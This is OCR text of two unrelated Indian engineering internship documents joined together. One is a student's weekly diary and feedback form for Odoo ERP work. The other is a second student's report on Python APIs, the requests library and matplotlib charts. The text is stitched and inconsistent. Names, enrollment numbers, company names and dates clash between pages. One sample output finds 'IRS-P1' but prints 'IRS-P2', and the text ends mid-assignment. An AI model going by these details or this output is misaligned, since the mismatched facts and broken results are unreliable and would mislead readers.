
DESCRIPTION OF THE WORK DONE IN BRIEF

-> For this week, my focus will be on exploring odoo website builder and its capabilities I will research the farthers and functionalities of the website

-> Additionally, I will examine various customization options and explore how the website builder can be tailored to meet specific business needs.

-> Furthermore, I will be researching best practies for implementing the odoo website builder including website hosting and domain registeration

-> I will explore the integration of the website builder with other odoo modules, such as the CRM and E-commerce modules. to gain a better understanding of how the platform can be utilized to streamline busmee operations



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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 05/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 05/05/2023

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Annexure I

Enrollment no: 190390107006

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Vishal Dharmendrabhai Chavatiya

DIARY OF THE WEEK: Dt: 01/05/2023 TO 05/05/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Flawless Tech Solutions

NAME OF THE PLANT/SECTION/DEPARTMENT: Odoo ERP

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dhvanil Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

-> This week our team will focus on developing a production lot dates tracking modules.
-> We'll identify the various dates related to production lots, including vendor and customer guarantee dates, and expiry warning messages.
-> We'll develop a user-friendly interface for inputting and tracking these dates and automate the generation of expiry warning messages.
-> Additionally, we'll work on creating a reporting module for detailed production lot information.
-> Finally, we'll test the modules and document the functionalities to ensure easy use for the users.

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TOTAL HOURS: 40 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor


Date: 05/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 05/05/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Annexure II



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Annexure 2

Feedback Form by Industry expert

Student Name: Vishal Dharmendrabhai Chavdiya Date: 05/05/2023
Work Supervisor: Title:
Company/Organization: Fabers Tech solutions
Enrollment No: 190310107006
Internship Address: Shivam 1209, Amba Business Park, Adalaj Gandhinagar
Dates of Internship: From 10/02/2023 to 05/05/2023

Please evaluate your intern by indicating the frequency with which you observed the following parameters

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise				✓
Analyzes problems effectively				✓
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent)

Additional comments, if any:

Dhvanil Trivedi
Signature of Industry person with name and Stamp

Signature of the Faculty Mentor

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD

AN INTERNSHIP REPORT

Submitted by

Vishw Patel

200390107050

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering Department

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ** has been carried out by **Vishw Patel** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 6th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof. First Name Last Name	Prof. FirstName Last Name
Internal Guide	Head of Department

CERTIFICATE OF COMPLETION

INFOLABZ IT SERVICES PVT. LTD.

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107010
Semester: 7th_Computer Engineering
Stiffiony

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Vishw Patel.

In this internship course, we have covered the fundamentals of Data Analytics and Machine Learning. In the data analytics part, we have worked on API data and covered the basics of analysis using pandas and data visualization using matplotlib. In machine learning, we have implemented elementary regression models.

We wish Vishw Patel all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Full name of Student	_____

COMPANY PROFILE

Established in 2016, incorporated with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services, etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take on new challenges and looking forward to learning new things, are the heart of this company.

Our objective is to sustain with exponential growth in the IT industry. Our mission is to deliver the best with top-notch quality every quarter and our vision is to develop a product with one of its kind concept which could be used by millions of people

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Week 1

27 JULY 2023

- **Basics of Data Analytics, Type of Data:**

- **Dictionary:**

In Python, a dictionary is a built-in data type that stores key-value pairs. It's also known as an associative array or a hash map in other programming languages. Dictionaries are mutable, unordered collections, meaning the order of elements is not guaranteed, and they allow for fast retrieval of values based on their associated keys

```
# Creating a dictionary
student = {
"name": "John",
"age": 20,
"major": "Computer Science"
}
```

- **Concept of API:**

The concept of an API (Application Programming Interface) revolves around providing a set of rules, protocols, and tools that allow different software applications to communicate and interact with each other. APIs enable developers to build software that can utilize the functionality of other software components, services, or platforms without needing to understand the underlying implementation details. APIs abstract the complexity and provide a standardized way for programs to interact

Python is commonly used to interact with web-based APIs using libraries like **requests**. Web APIs expose endpoints that allow you to retrieve or manipulate dfrom remote servers, often using HTTP or HTTPS.

Example :

```
import requests
response = requests.get("https://api.example.com/data")
data = response.json()
print(data)
```

- **Requests Package:**

The **requests** package in Python is a widely used library that simplifies making HTTP requests and interacting with web services. It provides an intuitive and Pythonic way to handle various aspects of HTTP communication, such as sending requests, receiving responses, handling headers, and managing cookies. The **requests** library is often used for tasks like fetching data from web APIs, submitting forms, or interacting with web pages.

Week 1

28 JULY 2023

- **API Handling :** Covid API, ISRO API, Bitcoin API, Mutual Fund

Covid API: There are various APIs that provide COVID-19 related data, such as cases, deaths, recoveries, and vaccination statistics. One popular source is the COVID-19 Data API provided by Johns Hopkins University. You can use the **requests** library to make requests to the API and process the received data.

Fig 1.2 Covid API Example

ISRO API: The Indian Space Research Organisation (ISRO) provides APIs to access information about their missions, satellites, and other space-related data. The exact endpoints and details may vary, so it's important to refer to ISRO's official API documentation.

Fig 1.2 ISRO API Example

API Search: To search for APIs programmatically using Python, you can leverage the capabilities of the **requests** library to query API directories and retrieve information about available APIs. Below, I'll provide you with an example of how to search for APIs using the ProgrammableWeb API directory as an example:

Fig 1.3 API search Example

Week 1

31 JULY 2023

- **Data Visualization using MatPlotLib**

Matplotlib is a popular Python library for creating various types of data visualizations, such as line charts, bar charts, scatter plots, histograms, and more. It provides a flexible and powerful way to visualize data and is widely used for exploratory data analysis and presentation of results.

Support for Various Plot Types: Matplotlib supports a wide range of plot types, including line plots, scatter plots, bar charts, histograms, pie charts, 3D plots, and more.

Customization: Users can extensively customize visual elements such as colors, markers, line styles, titles, axes labels, legends, and more to create polished and informative visualizations.

Multiple Backends: Matplotlib can generate plots in various formats, including PNG, PDF, SVG, and interactive formats for web applications. It also supports rendering plots in different GUI environments.

Integration with NumPy: Matplotlib works seamlessly with NumPy arrays, making it easy to visualize data from numerical computations.

Subplots and Layouts: Matplotlib allows you to create multiple plots within a single figure using subplots. You can customize the arrangement and layout of subplots.

```
# from COVID API :  generate horizontal bargraph, state vs total confirmed

import requests
from matplotlib import pyplot as plt

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()

state = []
confirmed = []

for i in range(0, len(mydata['statewise'])):
    state.append(mydata['statewise'][i]['state'])
    confirmed.append(mydata['statewise'][i]['confirmed'])

plt.figure(figsize=(10, 8))  # adjust the figure size
bars = plt.barh(state, confirmed, color='red')

plt.title('COVID-19 Confirmed Cases by State in India', fontsize=16)
plt.xlabel('Total Confirmed Cases', fontsize=14)
plt.ylabel('State', fontsize=14)

# format numbers on the x-axis with commas for better readability
plt.gca().get_xaxis().set_major_formatter(plt.FuncFormatter(lambda x, loc: "{:,}".format(int(x))))

plt.tight_layout()  # prevents the labels from being cut off
plt.show()
```




Fig 1.4 Data visualization Example

Week 1

1 August 2023

- **Data Visualization :**

Data visualization in Python involves using various libraries and tools to create graphical representations of data to better understand patterns, relationships, and trends. Python offers several powerful libraries for data visualization, and two of the most commonly used ones are Matplotlib and Seaborn

- **API Data Visualization :**

API data visualization involves fetching data from APIs (Application Programming Interfaces) and then using visualization libraries to create graphical representations that provide insights into the data. This process allows you to dynamically retrieve and display information from external sources, which is particularly useful for displaying real-time or frequently updated data. Here's a general outline of how to perform API data visualization

Choose an API:

Select an API that provides the data you want to visualize. This could be data related to weather, stock prices, social media posts, COVID-19 statistics, or any other domain-specific information.

Retrieve Data from the API:

Use a library like requests in Python to send HTTP requests to the API's endpoints and retrieve the data. This may involve sending parameters to specify the type of data you're interested in.

Process Data:

Once you receive the data from the API, process it into a format suitable for visualization. This might involve transforming the data, aggregating it, or extracting relevant fields.

Choose a Visualization Library:

Select a suitable data visualization library such as Matplotlib, Seaborn, Plotly, or any other library that fits your needs and provides the type of visualizations you want to create.

Create Visualizations:

Use the chosen library to create the desired visualizations. Depending on the nature of the data, you might create line charts, bar charts, pie charts, maps, heatmaps, or other types of plots.

Create Visualizations:

Show the visualizations on your preferred platform. This could be in a Jupyter Notebook, a web application, a desktop application, or any other environment that supports the chosen visualization library.

Week 1

2 August 2023

- **Assignment 1 :**

API :: https://inshortsapi.vercel.app/news?category=all

1) How many main keys are there in this API? Extract and print all keys.


2) How many news are available in this API?

3) Print all news in bellow format.

1. News content , Author: AUTHOR NAME, DATE: Date of news

2. News content , Author: AUTHOR NAME, DATE: Date of news

3. News content , Author: AUTHOR NAME, DATE: Date of news




- **API Data Visualization :**

API :: https://isro.vercel.app/api/spacecrafts

1) Print all main keys and total number of main keys as well.

2) Print all spacecrafts names as per below output format

3) Allow user to enter name of spacecraft. Print spacecraft is found or spacecraft not found



```
# Print all spacecraft names

import requests

url = requests.get("https://isro.vercel.app/api/spacecrafts")
mydata = url.json()

for i in range(0, len(mydata["spacecrafts"])):
    print(mydata["spacecrafts"][i]["id"], ":", mydata["spacecrafts"][i]["name"])
```

```
1 : Aryabhata
2 : Bhaskara-I
3 : Rohini Technology Payload (RTP)
4 : Rohini Satellite RS-1
5 : Rohini Satellite RS-D1
```

```
# allow user to enter name of spacecraft. print spacecraft is found or spacecraft not found
import requests

url = requests.get("https://isro.vercel.app/api/spacecrafts")
mydata = url.json()

uname = input("Enter spacecraft name: ")

for i in range(0, len(mydata["spacecrafts"])):
    if uname == mydata["spacecrafts"][i]["name"]:
        print("Spacecraft found  : ", str(mydata["spacecrafts"][i]["id"]), " : ", mydata["spacecrafts"][i]["name"])
        break
else:
    print(str(uname), " : Spacecraft not found")
```

```
Enter spacecraft name: IRS-P1
Spacecraft found  :  22 : IRS-P2
```

Dynamic API: PINCODE :


API: https://api.postalpincode.in/pincode/380001

- Allow user to insert pincode

